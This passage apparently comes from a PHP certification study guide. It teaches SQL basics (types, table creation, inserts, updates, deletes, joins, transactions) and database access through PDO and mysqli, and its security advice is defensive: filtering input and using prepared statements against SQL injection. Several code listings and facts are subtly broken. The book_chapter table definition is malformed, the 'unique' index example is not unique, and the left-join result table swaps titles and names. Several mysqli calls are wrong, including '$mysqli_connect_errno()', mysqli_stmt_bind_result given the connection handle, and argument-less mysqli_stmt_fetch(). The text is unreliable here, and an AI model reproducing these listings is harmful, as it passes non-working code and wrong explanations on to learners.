- *One-to-many*: an arbitrary number of rows in the child table can correspond to any one row in the parent table
- *Many-to-many*: an arbitrary number of rows in the child table can correspond to an arbitrary number of rows in the parent table

It’s interesting to note that the SQL language only offers facilities for directly creating one-to-one and one-to-many relationships. Many-to-many relationships require a bit of trickery and the use of an intermediate table to hold the relationships between the parent and child tables.

SQL Data Types

SQL is the most common database manipulation language (DML) used in relational databases, and SQL-92, as defined by the American National Standards Institute (ANSI), is its most commonly used variant. Although SQL is considered a “standard” language, it is somewhat limited in relation to the real-world needs of almost any application. As a result, practically every database system in existence implements its own “dialect” of SQL while, for the most part, maintaining full compatibility with SQL-92. This makes writing truly portable applications very challenging.

SQL supports a number of data types, which provide a greater degree of flexibility than PHP in how the data is stored and represented. For example, numeric values can be stored using a variety of types:

SQL Numeric Type	Description
int or integer	Signed integer number, 32 bits in length
smallint	Signed integer number, 16 bits in length
real	Signed floating-point number, 32 bits in length
float	Signed floating-point number, 64 bits in length

To these, most database systems add their own, nonstandard variants; for example, MySQL supports a data type called `tinyint`, which is represented as a one-byte signed integer number.

Clearly, all of these data types are converted into either integers or floating-point numbers when they are retrieved into a PHP variable, which is not normally a problem. However, you need to be aware of the precision and range of each data type when you write data from a PHP script into a database table, since it’s quite possible that you will cause an overflow (which a database system should at least report as a warning).

This is even more apparent—and, generally, more common—when you deal with string data types. SQL-92 defines two string types:

SQL String Type	Description
char	Fixed-length character string
varchar	Variable-length character string

The only difference between these two data types is that a char string will always have a fixed length, regardless of how many characters it contains (the string is usually padded with spaces to the column's length). In both cases, however, a string column must be given a length (usually between 1 and 255 characters, although some database systems do not follow this rule), which means that any string coming from PHP, where it can have an arbitrary length, can be truncated, usually without even a warning, thus resulting in the loss of data.

Most database systems also define an arbitrary-length character data type (usually called text) that more closely resembles PHP's strings. However, this data type usually comes with a number of constraints (such as a maximum allowed length and severe limitations on search and indexing capabilities). Therefore, you will still be forced to use char and (more likely) varchar, with all of their limitations.

Strings in SQL are enclosed by single quotation strings:

```
'This is a string, and here''s some escaping: ''Another  
String'''
```

There are a few important items to note: first of all, standard SQL does not allow the insertion of any special escape sequences like \n. In addition, single quotation marks are normally escaped using another quotation mark; however, and this is **very important**, not all database systems follow this convention. Luckily, however, almost every database access extension that supports PHP also provide specialized functions that will take care of escaping the data for you.

SQL character strings act differently from PHP strings. In most cases, the former are "true" text strings, rather than collections of binary characters; therefore, you won't be able to store binary data in an SQL string. Most database systems provide a separate data type (usually called "BLOB", for Binary Large OBject) for this purpose.

The data type that perhaps causes the most frequent problems is datetime, which encapsulates a given time and date. In general, a database system's ability to represent dates goes well beyond PHP's, opening the door to all sorts of potential problems, which are best solved by keeping all of your date-manipulation operations inside the database itself. Only extract dates in string form when they are needed.

The last data type that we will examine is `NULL`. This is a special data type that has a distinct meaning that is not directly interchangeable with any other value of any other data type; `NULL` is *not* the same as `0`, or an empty string. A column is set to `NULL` to indicate that it does not contain any value. When defining your tables, you can specify whether a column should allow `NULL`.

Columns that allow `NULL` values cannot be used as part of a primary key.

Creating Databases and Tables

The creation of a new database is relatively simple:

```
CREATE DATABASE <dbname>;  
CREATE SCHEMA <dbname>;
```

These two forms are equivalent to each other—`<dbname>` is the name of the new database you want to create. As you can see, there is no mechanism for providing security or access control—this is, indeed, a shortcoming of SQL that is solved by each database system in its own way.

The creation of a table is somewhat more complex, given that you need to declare its structure as well:

```
CREATE TABLE <tablename> (  
    <col1name> <col1type> [<col1attributes>],  
    [...  
    <colnname> <colntype> [<colnattributes>]]  
)
```

As you can see, it is necessary to declare a column's data type; as you probably have guessed, most database systems are very strict about data typing, unlike PHP. Here's the declaration for a simple table that we'll use throughout the remainder of this chapter:

```
CREATE TABLE book (  
    id INT NOT NULL PRIMARY KEY,  
    isbn VARCHAR(13),  
    title VARCHAR(255),  
    author VARCHAR(255),  
    publisher VARCHAR(255)  
)
```

Here, we start by declaring a column of type INT that cannot contain NULL values and is the primary key of our table. The other columns are all VARCHARS of varying length (note how we are using 255 as the maximum allowable length; this is a safe bet and it is true in many, but not all, database systems).

Creating Indices and Relationships

Indices can be created when the table is created, as we did with the primary key above; alternatively, you can create them separately:

```
CREATE INDEX <indexname>
ON <tablename> (<column1>[ , . . . , <columnn> ]);
```

For example, suppose we wanted to create a unique index on the isbn column of the book table we created earlier:

```
CREATE INDEX book_isbn ON book (isbn);
```

The name of the index is, of course, entirely arbitrary and only significant when you are deleting it; however, it must still be unique and abide by the naming rules described above.

Foreign-key relationships are created either when a table is created or at a later date with an altering statement. For example, suppose we wanted to add a table that contains a list of all of the chapter titles for every book:

```
CREATE TABLE book_chapter
    isbn VARCHAR(13) REFERENCES book (id),
    chapter_number INT NOT NULL,
    chapter_title VARCHAR(255)
);
```

This code creates a one-to-many relationship between the parent table book and the child table book_chapter based on the isbn field. Once this table is created, you can only add a row to it if the ISBN you specify exists in book. In this way, foreign keys help you maintain the relationship between a chapter and a book. In this case a row in book_chapter can not be orphaned—that is, stored without a parent row in book.

To create a one-to-one relationship, simply make the connective columns of a one-to-many relationship the primary key of the child table.

Dropping Objects

The act of deleting an object from a schema—be it a table, an index, or even the schema itself—is called *dropping*. It is performed by a variant of the DROP statement:

```
DROP TABLE book_chapter;
```

A good database system that supports referential integrity will not allow you to drop a table if doing so would break the consistency of your data. Thus, the book table cannot be deleted until book_chapter is dropped.

The same technique can be used to drop an entire schema:

```
DROP SCHEMA my_book_database;
```

Adding and Manipulating Data

While most of the time you will be *retrieving* data from a database, being able to *insert* it is essential to using it later. This is done by means of the INSERT statement, which takes two forms:

```
INSERT INTO <tablename> VALUES (<field1Value>[, . . . ,  
<fieldNValue>]);  
  
INSERT INTO <tablename>  
(<field1>[, . . . , <fieldN>])  
VALUES  
(<field1Value>[, . . . , <fieldNValue>]);
```

The first form is used when you want to provide values for every column in your table; in this case, the column values must be specified in the same order in which the columns appear in the table declaration. This form is almost never ideal; for one thing, you may not even be able to specify a value for each column—some of the columns may be calculated automatically by the system, and forcing a value onto them may actually cause an error to be thrown. In addition, using this form implies that you expect the order of the columns to never change—this is never a good idea if you plan for your application to run for more than a month!

In its second form, the `INSERT` statement consists of three main parts. The first part tells the database engine which table to insert the data into; the second part indicates the columns for which we're providing a value; and the third part contains the actual data to insert. Note how string values are enclosed in single quotes and single quotes within the string are escaped with a `\`. Here's an example:

```
INSERT INTO book (isbn, title, author)
VALUES ('0812550706', 'Ender\'s Game', 'Orson Scott Card');
```

Adding records to the database is, of course, not very useful without the ability to modify them. To update records, you can use the `UPDATE` statement, which can alter the value of one or more columns for all rows, or for a specific subset of rows by means of a `WHERE` clause. For example, the following `UPDATE` statement updates the publisher for all records in the `book` table to a value of '`Tor Science Fiction`':

```
UPDATE book SET publisher = 'Tor Science Fiction';
```

Since it is not likely that all books in the table will have the same publisher (and, if they did, you wouldn't need a database column to tell you), you can restrict the range of records over which the `UPDATE` statement operates:

```
UPDATE book
SET publisher = 'Tor Science Fiction'
    , author = 'Orson S. Card'
WHERE isbn = '0812550706';
```

This `UPDATE` statement will update only the record (or records) for which `isbn` is equal to the value '`0812550706`'. Notice also that this statement illustrates another feature of the `UPDATE` statement: it is possible to update multiple columns at a time using the same statement.

Removing Data

In a dynamic application, data never remains constant. It always changes—and, sometimes, it becomes superfluous and needs to be deleted. SQL database engines implement the `DELETE` statement for this purpose:

```
DELETE FROM book;
```

This simple statement will remove all records from the book table, leaving behind an empty table. If you have foreign keys defined, this may even delete records in other tables that reference the parent record that is being deleted. At times, it is necessary to remove all records from tables, but most of the time, you will want to provide parameters limiting the deletion to specific records. Again, a WHERE clause achieves this:

```
DELETE FROM book WHERE isbn = '0812550706' ;
```

Retrieving Data

As we mentioned earlier, relational databases are biased toward read operations; therefore, it follows that the most common SQL statement is designed to extract data from a database.

To retrieve data from any SQL database engine, you use a SELECT statement; SELECT statements can be very simple or incredibly complex, depending on your needs. The most basic form, however, is simple:

```
SELECT * FROM book ;
```

The statement begins with the verb or action keyword SELECT, followed by a comma-separated list of columns to include in the dataset retrieved. In this case, we use the special identifier *, which is equivalent to extracting *all* of the columns available in the dataset. Following the list of columns is the keyword FROM, which is itself followed by a comma-separated list of tables. This statement retrieves data from only one table, the book table.

The format in which the dataset is returned to PHP by the database system depends largely on the system itself and on the extension you are using to access it; for example, the "traditional" MySQL library returns datasets as resources from which you can extract individual rows in the form of arrays. Newer libraries, on the other hand, tend to encapsulate result sets in objects.

You will rarely need to gain access to all of the records in a table—after all, relational databases are all about organizing data and making it easily searchable. Therefore, you will most often find yourself limiting the rows returned by a SELECT statement using a WHERE clause. For example, for the book table, you may wish to retrieve all books written by a specific author. This is possible using WHERE:

```
SELECT * FROM book WHERE author = 'Ray Bradbury' ;
```

The recordset returned by this SELECT statement will contain all books written by the author specified in the WHERE clause (assuming, of course, that your naming convention is consistent). You may also list more than one parameter in a WHERE clause to further limit or broaden the results, using a number of logical conjunctions:

```
SELECT *
  FROM book
 WHERE author = 'Ray Bradbury'
    OR author = 'George Orwell';

SELECT *
  FROM book
 WHERE author = 'Ray Bradbury'
   AND publisher LIKE '%Del Ray';
```

The first example statement contains an OR clause and, thus, broadens the results to return all books by either author, while the second statement restricts the results with an AND clause specifying all books by the author that were also published by a specific publisher. Note, here, the use of the LIKE operator, which provides a case-insensitive match and allows the use of the % wildcard character to indicate an arbitrary number of characters. Thus, the expression AND publisher LIKE '%Del Ray' will match any publisher that ends in the string del ray, regardless of case.

SQL Joins

As the name implies, *joins* combine data from multiple tables to create a single recordset. Many applications use extremely complex joins to return recordsets of data spanning many tables. Some of these joins use subqueries with even more joins nested within them. Since joins often comprise very complex queries, they are regarded as an advanced SQL concept and many inexperienced developers try to avoid them, for better or worse. However, they are not as complicated as they are made out to be.

There are two basic types of joins: *inner joins* and *outer joins*. In both cases, joins create a link between two tables based on a common set of columns (keys).

Inner Joins

An inner join returns rows from both tables only if keys from both tables can be found that satisfy the join conditions. For example:

```
SELECT *
  FROM book
INNER JOIN book_chapter ON book.isbn = book_chapter.isbn;
```

As you can see, we declare an inner join that creates a link between book and book_chapter; rows are returned only if a common value for the isbn column can be found for both tables.

Note that inner joins only work well with assertive conditions—negative conditions often return bizarre results. For example:

```
SELECT *
  FROM book
INNER JOIN book_chapter ON book.isbn <> book_chapter.isbn;
```

You would probably expect this query to return a list of all the records in the book table that do not have a corresponding set of records in book_chapter. However, the database engine actually returns a dataset that contains an entry for each record in book_chapter that does not match each record in book; the end result is a dataset that contains every line in book_chapter repeated many times over (the actual size of the set depending on the number of rows between the two tables that *do* have matching values for their respective isbn columns).

Outer Joins

Where inner joins restrict the results returned to those that match records in both tables, outer joins return all records from one table while restricting the other table to matching records, which means that some of the columns in the results will contain NULL values. This is a powerful, yet sometimes confusing, feature of SQL database engines.

Left joins are a type of outer join in which every record in the *left* table that matches the WHERE clause (if there is one) will be returned regardless of a match made in the ON clause of the *right* table. For example, consider the following SQL statement with a LEFT JOIN clause:

```
SELECT book.title, author.last_name
  FROM author
  LEFT JOIN book ON book.author_id = author.id;
```

The table on the *left* is the author table because it is the table included as the primary table for the statement in the FROM clause. The table on the *right* is the book table because it is included in the JOIN clause. Since this is a LEFT JOIN and there is no further WHERE clause limiting the results, all records from the author table will be in the returned results. However, only those records from the book table that match the ON clause where book.author_id = author.id will be among the results.

Author table

id	last_name
1	Bradbury
2	Asimov
3	Martin
4	Rowling
5	Hornby

Book table

id	title	author_id
1	I, Robot	2
2	A Storm of Swords	3
3	Fever Pitch	5
4	About a Boy	5

Join Results

title	last_name
Bradbury	
Asimov	I, Robot
Martin	A Storm of Swords
Rowling	
Hornby	Fever Pitch
Hornby	About a Boy

Right joins are analogous to left joins, only reversed:

instead of returning all results from the “left” side, the right join returns all results from the “right” side, restricting results from the “left” side to matches of the ON clause. Beware, however, that the type of join used will impact the data returned, so be sure to use the correct type of join for the job.

The following SQL statement performs a task similar to that shown in the left join example. However, the LEFT JOIN clause has been replaced with a RIGHT JOIN clause:

```
SELECT book.title, author.last_name
  FROM author
  RIGHT JOIN book ON book.author_id = author.id;
```

Here, the table on the *left* is still the author table, and the *right* table is still the book table, but, this time, the results returned will include all records from the book table and only those from the author table that match the ON clause where book.author_id = author.id.

Advanced Database Topics

It is difficult to provide a discussion that deals with specific advanced topics because the creators of the exam decided to stick with standard SQL-92, and most of the advanced features are, in fact, implemented individually by each database vendor as extensions to the standard language, and they are incompatible among each other.

Still, there are two topics that deserve particular mention: transactions and prepared statements.

Transactions

Many database engines implement *transaction blocks*, which are groups of operations that are committed (or discarded) atomically, so that either all of them are applied to the database, or none. Database engines that implement transactions are often said to be ACID-compliant. That is, they offer atomicity, consistency, isolation, and durability, or ACID. This ensures that any work performed during a transaction will be applied safely to the database when it is committed. Transactions may also be undone, or rolled back, before they are committed, allowing you to implement error checking and handling before data is applied to the database.

A transaction begins with a START TRANSACTION statement. From here on, all further operations take place in a sandbox that does not affect any other user—or, indeed, the database itself—until the transaction is either completed using the COMMIT statement or undone using ROLLBACK. If any of the statements in the block fail for any reason, the entire transaction block will fail; none of the changes will be made to the database. Alternatively, the ROLLBACK statement may be used to discard any changes made since the transaction block began.

Here are two examples:

```
START TRANSACTION;  
DELETE FROM book WHERE isbn LIKE '0655%';  
UPDATE book_chapter SET chapter_number = chapter_number + 1;  
ROLLBACK;  
  
START TRANSACTION;  
UPDATE book SET id = id + 1;  
DELETE FROM book_chapter WHERE isbn LIKE '0433%';  
COMMIT;
```

The first transaction block will essentially cause no changes to the database, since it ends with a rollback statement. Keep in mind that this condition usually takes place in scenarios in which multiple operations are interdependent and must all succeed in order for the transaction to be completed. Typically, this concept is illustrated with the transfer of money from one bank account to another: the transaction, in this case, isn't complete until the money has been taken from the source account *and* deposited in the destination account. If, for any reason, the second part of the operation isn't possible, the transaction is rolled back so that the money doesn't just disappear.

Prepared Statements

For the most part, the only thing that changes in your application's use of SQL is the data in the queries you pass along to the database system; the queries themselves almost never do. This means at the very least that your database system has to parse and compile the SQL code that you pass along every time. While this is not a large amount of overhead, it does add up—not to mention the fact that you do need to ensure that you escape all of your data properly every time.

Many modern database systems allow you to short-circuit this process by means of a technique known as a *prepared statement*. A prepared statement is, essentially, the template of an SQL statement that has been pre-parsed and compiled and is ready to be executed by passing it the appropriate data. Each database system implements this in a different way, but, generally speaking,

the process works in three steps: first, you create the prepared statement, replacing your data with a set of markers such as question marks or named entities. Next, you load the data into the statement, and finally, you execute it. This process allows you to avoid mixing data and SQL code in the same string, which reduces the opportunity for improper escaping and, therefore, for security issues caused by malicious data.

Working with Databases

Now that you have a basic understanding of SQL, including how to retrieve, modify, and delete data; join tables to retrieve a consolidated recordset; and use transaction blocks and prepared statements, it's time to learn how to interact with an SQL database engine. PHP provides many ways to connect to different database engines. One way to access many databases through a single interface is PHP Data Objects, or PDO. Another way is through the native driver functions for a specific database. Since the exam includes questions covering both PDO and the MySQL Improved Extension (mysqli), we will briefly cover the use of PDO and mysqli to accomplish the SQL tasks listed earlier in this chapter.

New in PHP 5.5: *The ext/mysql extension has been officially deprecated and should be avoided for all new code. We recommend using PDO as the alternative.*

PHP Data Objects (PDO)

The standard distribution of PHP 5.1 and greater includes PDO and the drivers for SQLite by default. However, there are many other database drivers for PDO, including Microsoft SQL Server, Firebird, MySQL, Oracle, PostgreSQL, and ODBC. Refer to the PDO documentation on the PHP website for details on how to install each of these drivers. Once the driver is installed, the process for using it is, for the most part, the same because PDO provides a unified data access layer to each of these engines. There is no longer a need for separate `mysql_query()` or `pg_query()` functions, as PDO provides a single object-oriented interface to all of these databases.

The difference comes in the SQL used for each database; each engine provides its own specialized keywords, and PDO does not provide a means for standardizing statements across database engines. Thus, when switching an application from one database to another, you will need to pay careful attention to the SQL statements issued from your application to ensure they do not contain keywords or functionality that the new database engine does not recognize.

Connecting to a Database with PDO

To connect to a database, PDO requires at least a Data Source Name, or DSN, formatted according to the driver used. Detailed DSN formatting documentation for each driver can be found on the PHP website. Additionally, if your database requires a username or password, PDO will also need these to access the database. A sample connection to a MySQL database using the library database described earlier might look like this:

```
$dsn = 'mysql:host=localhost;dbname=library';
$dbh = new PDO($dsn, 'dbuser', 'dbpass');
```

Since each of these examples assumes a MySQL database, it's worth mentioning here that the MySQL client library contains a few quirks that cause some irregularities when using the PDO_MYSQL driver, specifically with regard to prepared statements. To resolve these irregularities, it is necessary to set a PDO attribute after connecting to the database. The following line of code will set PDO to use its own native query parser for prepared statements instead of the MySQL client library API:

```
$dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, TRUE);
```

For the remainder of this chapter, you'll notice the use of *try/catch* statements (described in the [Errors and Exceptions](#)). This is not only a best practice; it is also very useful in debugging. Note that the default error mode for PDO is PDO::ERRMODE_SILENT, which means that it will not emit any warnings or error messages. For the examples in this chapter, however, the error mode is set to PDO::ERRMODE_EXCEPTION. This causes PDO to throw a PDOException when an error occurs. This exception can be caught and displayed for

debugging purposes. The following illustrates this setup; assume that all code examples replace the comment:

Listing 7.1: Database connection

```
try {
    $dsn = 'mysql:host=localhost;dbname=library';
    $dbh = new PDO($dsn, 'dbuser', 'dbpass');
    $dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, TRUE);
    $dbh->setAttribute(PDO::ATTR_ERRMODE,
        PDO::ERRMODE_EXCEPTION);

    // All other database calls go here

} catch (PDOException $e) {
    echo 'Failed: ' . $e->getMessage();
}
```

Querying the Database with PDO

To retrieve a result set from a database using PDO, use the `PDO::query()` method. To escape a value included in a query (e.g., from `$_GET`, `$_POST`, `$_COOKIE`, etc.) use the `PDO::quote()` method. PDO will ensure that the string is quoted properly for the database used.

Not all database drivers for PDO implement the `PDO::quote()` method. For this reason, and to ensure the best possible approach to security, it is best to use prepared statements and bound parameters, described in the next section.

Listing 7.2: Quoting values

```
// Filter input from $_GET
$author = "";
if (ctype_alpha($_GET['author'])) {
    $author = $_GET['author'];
}

// Escape the value of $author with quote()
$sql = 'SELECT author.*, book.* FROM author
    LEFT JOIN book ON author.id = book.author_id
    WHERE author.last_name = ' . $dbh->quote($author);
```

Continued Next Page

```
// Execute the statement and echo the results
$results = $dbh->query($sql);
foreach ($results as $row) {
    echo "{$row['title']}, {$row['last_name']}\n";
}
```

The method `PDO::query()` returns a `PDOStatement` object. By default, the fetch mode for a `PDOStatement` is `PDO::FETCH_BOTH`, which means that it will return an array containing both associative and numeric indexes. It is possible to change the `PDOStatement` object to return, for example, an object instead of an array so that each column in the result set may be accessed as properties of an object instead of array indices.

```
$results = $dbh->query($sql);
$results->setFetchMode(PDO::FETCH_OBJ);
foreach ($results as $row) {
    echo "{$row->title}, {$row->last_name}\n";
}
```

To execute an `INSERT`, `UPDATE`, or `DELETE` statement against a database, `PDO` provides the `PDO::exec()` method, which executes an SQL statement and returns the number of rows affected.

```
$sql = "
INSERT INTO book (isbn, title, author_id, publisher_id)
    VALUES ('0395974682', 'The Lord of the Rings', 1, 3)";

$affected = $dbh->exec($sql);
echo "Records affected: {$affected}";
```

These are very simple ways to query and execute statements against a database using `PDO`, but `PDO` provides much more power and functionality beyond simple query and execute methods, as well as the ability to use prepared statements and bound parameters even if the database engine itself does not support these features.

Prepared Statements and Bound Parameters with PDO

A prepared statement is an SQL statement that has been prepared for either immediate or delayed execution. With `PDO`, you may prepare a statement for execution and reuse the same statement multiple times throughout the lifetime of a running script. If a database does not support prepared statements, `PDO` will internally emulate the functionality. If a database driver

does support prepared statements, however, PDO will use the native database functionality for prepared statements, improving the performance of your application, since most database engines internally cache prepared statements for reuse.

In the following code, \$stmt has been prepared and may now be used multiple times throughout the script. This example does not make apparent the value of prepared statements, but it does illustrate the general format for creating a prepared statement:

Listing 7.3: A prepared statement

```
$stmt = $dbh->prepare($sql);
$stmt->setFetchMode(PDO::FETCH_OBJ);
$stmt->execute();

$results = $stmt->fetchAll();
foreach ($results as $row) {
    echo "{$row->title}, {$row->last_name}\n";
}
```

The great value of prepared statements is in their use of bound parameters. Preparing statements intended for reuse with different parameter values will improve the performance of your application and mitigate the risk of SQL injection attacks since there is no need to manually quote the parameters with PDO::quote().

The following code uses the same prepared SQL statement for two separate queries. For each query, it binds a parameter to a named placeholder (:author). While this example uses named placeholders—a named “template” variable preceded by a colon (:)—it is also possible to use *question mark* placeholders.

Listing 7.4: A prepared statement with named placeholders

```
// Filter input from $_GET
$author1 = "";
if (ctype_alpha($_GET['author1'])) {
    $author1 = $_GET['author1'];
}

$author2 = "";
if (ctype_alpha($_GET['author2'])) {
    $author2 = $_GET['author2'];
}

// Set a named placeholder in the SQL statement for author
$sql = 'SELECT author.*, book.* FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = :author';

$stmt = $dbh->prepare($sql);
$stmt->setFetchMode(PDO::FETCH_OBJ);

// Fetch results for the first author
$stmt->bindParam(':author', $author1);
$stmt->execute();

$results = $stmt->fetchAll();
foreach ($results as $row) {
    echo "{$row->title}, {$row->last_name}\n";
}

// Fetch results for the second author
$stmt->bindParam(':author', $author2);
$stmt->execute();

$results = $stmt->fetchAll();
foreach ($results as $row) {
    echo "{$row->title}, {$row->last_name}\n";
}
```

The following illustrates the use of question mark placeholders instead of named placeholders:

Listing 7.5: A prepared statement with question mark placeholders

```
// Filter input from $_GET
$author1 = "";
if (ctype_alpha($_GET['author1'])) {
    $author1 = $_GET['author1'];
}

$sql = 'SELECT author.*, book.*
        FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = ?';

$stmt = $dbh->prepare($sql);
$stmt->bindParam(1, $author1, PDO::PARAM_STR, 20);
```

Prepared statements with bound parameters are perhaps among the most useful and powerful features of PDO.

Transactions With PDO

For databases that natively support transactions, PDO implements transaction functionality with the `PDO::beginTransaction()`, `PDO::commit()`, and `PDO::rollBack()` methods. PDO does not try to emulate transactions for those database engines that do not support them. See the Transactions section earlier in this chapter for more information on how transactions work.

The following code again shows the full example, including the `try/catch` statements. If any of the statements executed against the database fail, then PDO will throw an exception. When `catch` catches the exception, you can call `PDO::rollBack()` to ensure that any actions taken during the transaction are rolled back. Here, one of the `INSERT` statements fails to list all columns for which it has values. Thus, it throws an exception and the valid `INSERT` statement executed earlier is not committed to the database.

Listing 7.6: Database transaction

```

try {
    $dsn = 'mysql:host=localhost;dbname=library';
    $dbh = new PDO($dsn, 'dbuser', 'dbpass');
    $dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, TRUE);
    $dbh->setAttribute(PDO::ATTR_ERRMODE,
                      PDO::ERRMODE_EXCEPTION);

    $dbh->beginTransaction();
    $dbh->exec("
        INSERT INTO book
            (isbn, title, author_id, publisher_id)
        VALUES
            ('0395974682', 'The Lord of the Rings', 1, 3)");
    $dbh->exec("INSERT INTO book (title)
                  VALUES ('Animal Farm', 3, 2)");
    $dbh->commit();
} catch (PDOException $e) {
    $dbh->rollBack();
    echo 'Failed: ' . $e->getMessage();
}

```

MySQL Improved Extension (mysqli)

PHP and MySQL have developed a close relationship over the years; when MySQL introduced new features such as transactions, prepared statements, and a more efficient client library API, PHP introduced the MySQL improved (or mysqli) extension. The mysqli extension provides access to the features of MySQL 4.1.3 and later and has been available since PHP 5. Since mysqli provides prepared statements, bound parameters, and transactions, among other advanced features, it is an important and essential database driver for any programmer using PHP 5 and MySQL 4.1.3 or later.

The mysqli extension provides both a procedural approach for those who are accustomed to using the now deprecated `mysql_*` functions and an object-oriented interface for those interested in and comfortable with object-oriented programming (OOP). For this reason, I will show both procedural and OOP examples when demonstrating database concepts with mysqli. This section appears similar to that of the previous PDO section, since the topics covered are the same, but all examples and discussion use mysqli to illustrate the concepts.

Connecting to a Database with mysqli

mysqli does not require any parameters to connect to a database. If it is not passing any parameters, it assumes that it is connecting to localhost. Parameters that may be passed are host, username, password, database name, port, and socket. Whenever possible, mysqli will attempt to use Unix sockets to connect to the database rather than TCP/IP.

A sample connection to a MySQL database using the library database described earlier might look like the following code snippet, which uses mysqli's object-oriented interface:

Listing 7.7: Connecting with mysqli

```
$mysqli = new mysqli(
    'localhost', 'dbuser', 'dbpass', 'library'
);

if ($mysqli_connect_errno()) {
    echo 'Connect failed: ' . $mysqli_connect_error();
    exit;
}

// All other database calls go here

$mysqli->close();
```

The same connection using a procedural approach instead of OOP might look like this:

Listing 7.8: Connecting with mysqli, procedural functions

```
$dbh = mysqli_connect(
    'localhost', 'dbuser', 'dbpass', 'library'
);

if (!$dbh) {
    echo 'Connect failed: ' . mysqli_connect_error();
    exit;
}

// All other database calls go here

mysqli_close($dbh);
```

Note that there are not many differences, the main one being the use of the database resource in the subsequent `mysqli_*` function calls, such as in `mysqli_close()`.

Earlier, with PDO, you may have noticed the use of *try/catch* statements to catch exceptions thrown from PDO. Since `mysqli` does not throw exceptions, the *try/catch* blocks are not present in these examples. Instead, after attempting to make a database connection, you'll note the use of `mysqli_connect_error()`. This function checks for any error that might have occurred when attempting to connect to the database. In this case, the script simply echoes the error and exits. Later, you'll see how to check for errors when querying the database.

Since `mysqli` provides the `mysqli` class through its object-oriented interface, it is possible to extend this class, if desired, and cause it to throw exceptions on errors, as well as provide other functionality to the child class.

For all other examples in this section, replace the

```
// All other database calls go here
```

Querying the Database with mysqli

To retrieve a result set from a database using `mysqli`, you may use the `mysqli::real_query()` (for the OOP approach) or `mysqli_real_query()` (for the procedural approach) methods. To escape a value included in a query (e.g., from `$_GET`, `$_POST`, `$_COOKIE`, etc.) use the `mysqli::real_escape_string()` or `mysqli_real_escape_string()` methods. With these escape methods, `mysqli` will ensure that the string is quoted properly for the database, taking into account the database's current character set. See the [Security chapter](#) for more discussion of escaping strings for database queries.

The `mysqli` extension also provides the simpler `mysqli::query()` and `mysqli_query()` methods, which will immediately return a result set.

With `mysqli::real_query()` or `mysqli_real_query()` the result set is not returned until `mysqli::store_result()`, `mysqli_store_result()`, `mysqli::use_result()`, or `mysqli_use_result()` are called. Using the `*real_query` methods is beneficial, however, since these methods allow you to call stored procedures and work with buffered queries. The following examples for querying the database use the `*real_query` methods, beginning with an OOP example:

Listing 7.9: Query methods

```
// Filter input from $_GET
$author = '';
if (ctype_alpha($_GET['author'])) {
    $author = $_GET['author'];
}

// Escape the value of $author with mysqli->real_escape_string()
$sql = 'SELECT author.*, book.* FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = "' .
        . $mysqli->real_escape_string($author) . "'';

// Execute the statement and echo the results
if (!$mysqli->real_query($sql)) {
    echo 'Error in query: ' . $mysqli->error;
    exit;
}

if ($result = $mysqli->store_result()) {
    while ($row = $result->fetch_assoc()) {
        echo "{$row['title']}, {$row['last_name']}\n";
    }
    $result->close();
}
```

For the procedural style, the code would look like this:

Listing 7.10: Procedural query methods

```
// Filter input from $_GET
$author = '';
if (ctype_alpha($_GET['author'])) {
    $author = $_GET['author'];
}

// Escape the value of $author with
// mysqli->real_escape_string().
// Unlike quote(), it does not add quotes around
// your string.
$sql = 'SELECT author.*, book.* FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = "' .
    mysqli_real_escape_string($dbh, $author) . '"';

// Execute the statement and echo the results
if (!mysqli_real_query($dbh, $sql)) {
    echo 'Error in query: ' . mysqli_error();
    exit;
}

if ($result = mysqli_store_result($dbh)) {
    while ($row = mysqli_fetch_assoc($result)) {
        echo "{$row['title']}, {$row['last_name']}\n";
    }
    mysqli_free_result($result);
}
```

In both of these examples, the `*real_query` calls are checked to see whether `TRUE` or `FALSE` is returned. If the return value is `FALSE`, then there was an error with the query, and we echo the error message and exit the program. If the return value is `TRUE`, the query was executed successfully; however, it could still return zero rows. Also note the use of the `*fetch_assoc` methods. These methods return an associative array of the result set with values mapped to their column names. You may also use `*fetch_row`, which returns a numerically indexed array; `*fetch_array`, which allows you to specify a numeric array, associative array, or both; and `*fetch_object`, which fetches the current row of the result set into the specified object.

Prepared Statements and Bound Parameters with mysqli

As with PDO, with mysqli you may prepare a statement for execution and reuse the same statement multiple times throughout the lifetime of a running script. Preparing a statement will also cache the statement in the database, thus improving performance since the statement may be reused again and again as long as it remains in the database cache.

In the following code, \$stmt has been prepared with the SQL in \$sql and may now be used multiple times throughout the script. Also note the use of the *bind_param methods in these examples. Preparing statements intended for reuse with different parameter values will improve the performance of your application and mitigate the risk of SQL injection attacks since there is no need to manually escape the parameters with the *real_escape_string methods.

The following code binds a parameter to a question-mark placeholder (?) and then illustrates the use of bound results by binding the returned value book.title to the \$title variable with the *bind_result methods. Even if multiple rows are returned, as you loop through the results, the \$title variable contains the title returned for the current row.

Listing 7.11: Bound parameters with mysqli

```
// Filter input from $_GET
$author = '';
if (ctype_alpha($_GET['author'])) {
    $author = $_GET['author'];
}

// Set a named placeholder in the SQL statement for author
$sql = 'SELECT book.title FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = ?';

if ($stmt = $mysqli->prepare($sql)) {
    $stmt->bind_param('s', $author);
    $stmt->execute();
    $stmt->bind_result($title);

    while ($stmt->fetch()) {
        echo "{$title}, {$author}\n";
    }
    $stmt->close();
}
```

Again, the same code using the procedural approach looks like this:

Listing 7.12: Bound parameters with mysqli, procedural approach

```
// Filter input from $_GET
$author = '';
if (ctype_alpha($_GET['author'])) {
    $author = $_GET['author'];
}

// Set a named placeholder in the SQL statement for author
$sql = 'SELECT book.title FROM author
        LEFT JOIN book ON author.id = book.author_id
        WHERE author.last_name = ?';

if ($stmt = mysqli_prepare($dbh, $sql)) {
    mysqli_stmt_bind_param($stmt, 's', $author);
    mysqli_stmt_execute($stmt);
    mysqli_stmt_bind_result($dbh, $title);

    while (mysqli_stmt_fetch()) {
        echo "{$title}, {$author}\n";
    }
    mysqli_stmt_close($stmt);
}
```

Transactions with mysqli

